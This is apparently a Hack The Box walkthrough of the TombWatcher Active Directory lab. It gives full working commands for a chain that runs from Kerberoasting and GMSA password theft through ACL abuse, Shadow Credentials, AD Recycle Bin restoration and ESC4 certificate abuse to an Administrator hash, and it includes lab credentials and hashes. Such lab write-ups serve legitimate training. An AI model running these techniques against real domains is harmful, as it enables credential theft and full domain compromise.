


Tombwatcher

Initial machine information
As is common in real life Windows pentests, you will start the TombWatcher box with credentials for the following account: henry / H3nry_987TGV!Overview
TombWatcher is a complex Active Directory machine with multiple chained steps. Initial access abuses targeted Kerberoasting of Alfred to gain group membership allowing GMSA password retrieval. The GMSA account has rights to reset Sam's password, and Sam can take ownership of John via ACL manipulation. Shadow Credentials on John yields an NTLM hash for WinRM. John controls the ADCS OU, and a deleted ADCS object in the AD Recycle Bin is restored to unlock a vulnerable certificate template, ultimately allowing ESC4-style certificate request on behalf of Administrator.
Recon
Nmap
sudo nmap -sC -sV -vv -oA tcp 10.129.232.167 && sudo nmap -sC -sV -vv -p- -oA allports 10.129.232.167SMB Enumeration
BloodHound Collection
Credentials henry:H3nry_987TGV! are available. Collect BloodHound data:
bloodhound-ce-python -c all -u henry -p 'H3nry_987TGV!' -d tombwatcher.htb -dc dc01.tombwatcher.htb --dns-tcp -ns 10.129.232.167BloodHound reveals a path through Sam:
And an alternative path through John:
Foothold
Targeted Kerberoast - Alfred
Attempting a standard Kerberoast on Alfred fails due to clock skew. Fix it first:
timedatectl set-ntp true
ntpdate 10.129.232.167
Use targetedKerberoast to add an SPN to Alfred and request the TGS:
python3 targetedKerberoast.py -v -d 'tombwatcher.htb' -u 'henry' -p 'H3nry_987TGV!' \
  -o /mnt/hgfs/I/data/htb/machines-stream/tombwatcher/loot/alfred_hash -f hashcat
Crack with hashcat:
hashcat -m 13100 -a 0 alfred_hash /mnt/hgfs/I/data/rockyou.txtCracked: Alfred:basketball
GMSA Password - ANSIBLE_DEV$
Add Alfred to the Infrastructure group, which grants read access to the GMSA password for ANSIBLE_DEV$:
bloodyAD -d 'tombwatcher.htb' -u alfred -p basketball --host dc01.tombwatcher.htb \
  add groupMember Infrastructure alfred
Read the GMSA managed password:
bloodyAD -d 'tombwatcher.htb' -u alfred -p basketball --host dc01.tombwatcher.htb \
  get object 'ANSIBLE_DEV$'
bloodyAD -d 'tombwatcher.htb' -u alfred -p basketball --host dc01.tombwatcher.htb \
get object 'ANSIBLE_DEV$' --attr msDS-ManagedPasswordReset Sam's Password via ANSIBLE_DEV$
Use the GMSA NT hash (pass-the-hash) to reset Sam's password:
pth-net rpc password "sam" "newP@ssword2026" \
  -U "tombwatcher.htb"/'ansible_dev$'%"93f81a98d22217b6206d950528a4802e:93f81a98d22217b6206d950528a4802e" \
  -S "dc01.tombwatcher.htb"
ACL Chain: Sam → John → Shadow Credentials
Take ownership of John using Sam's account:
bloodyAD -d 'tombwatcher.htb' -u "sam" -p "newP@ssword2026" --host dc01.tombwatcher.htb \
  set owner john sam
Grant GenericAll to Sam over John:
bloodyAD -d 'tombwatcher.htb' -u "sam" -p "newP@ssword2026" --host dc01.tombwatcher.htb \
  add genericAll john sam
Use Shadow Credentials (certipy-ad) to obtain John's NTLM hash without needing his password. This works by adding a certificate credential to the msDS-KeyCredentialLink attribute:
certipy-ad shadow auto -u "sam" -p "newP@ssword2026" -target tombwatcher.htb -account johnWinRM as John using the NT hash:
evil-winrm-py -i 10.129.232.167 -u john -H ad9324754583e3e42b55aad4d3b8d2bfLateral Movement
John has control over the ADCS OU:
Privilege Escalation
ADCS Enumeration
Get a Sliver shell for post-exploitation, then run Seatbelt:
Nothing immediately useful on disk. Enumerate ADCS templates with certipy-ad:
certipy-ad find -u john -hashes ad9324754583e3e42b55aad4d3b8d2bf:ad9324754583e3e42b55aad4d3b8d2bf \
  -dc-ip 10.129.232.167 -enable
AD Recycle Bin - Restore Deleted Object
Enumerate deleted objects in AD - the cert_admin account was deleted and may be restorable:
Get-ADObject -SearchBase "DC=TOMBWATCHER,DC=HTB" -filter{isDeleted -eq $true} \
  -IncludeDeletedObjects -properties ObjectSID,IsDeleted,LastKnownParent
Restore the deleted object using its SID:
Get-ADObject -SearchBase "DC=TOMBWATCHER,DC=HTB" \
  -filter{ObjectSID -eq "S-1-5-21-1392491010-1358638721-2126982587-1111"} \
  -IncludeDeletedObjects | Restore-ADObject
Shadow Credentials on cert_admin
With John's control over the ADCS OU, use shadow credentials to obtain cert_admin's hash:
Reset cert_admin's password and enumerate vulnerable ADCS templates:
Set-ADAccountPassword -Identity cert_admin -NewPassword (ConvertTo-SecureString -AsPlainText "newP@ssword2026" -Force)certipy-ad find -u cert_admin -p 'newP@ssword2026' -dc-ip 10.129.232.167 -enable -vulnerableESC4 - Certificate Request Agent + On-Behalf-Of
Request a Certificate Request Agent certificate from the WebServer template:
certipy-ad req -template WebServer -u cert_admin -p 'newP@ssword2026' \
  -target dc01.tombwatcher.htb -ca tombwatcher-CA-1 \
  -upn [email protected] -application-policies 'Certificate Request Agent'
Use the agent certificate to request a User template certificate on behalf of Administrator:
certipy-ad req -u cert_admin -p 'newP@ssword2026' -target 'dc01.tombwatcher.htb' \
  -ca 'tombwatcher-CA-1' -template 'User' -pfx 'administrator.pfx' \
  -on-behalf-of 'tombwatcher\Administrator'
Get the Administrator NTLM hash:
certipy auth -pfx 'administrator.pfx' -dc-ip '10.129.232.167'Attack Chain Summary
| Phase | Technique | Result |
|---|---|---|
| Recon | BloodHound (henry) | ACL paths mapped |
| Kerberoast | Targeted Kerberoast → hashcat | Alfred:basketball |
| GMSA | Infrastructure group → ANSIBLE_DEV$ password | NT hash |
| Password reset | GMSA PtH → Sam | sam:newP@ssword2026 |
| ACL abuse | Ownership + GenericAll → Shadow Credentials | john NT hash |
| Foothold | Evil-WinRM (john) | WinRM shell |
| AD recovery | Recycle Bin restore | cert_admin account |
| Privesc | ADCS ESC4 + on-behalf-of | Administrator hash |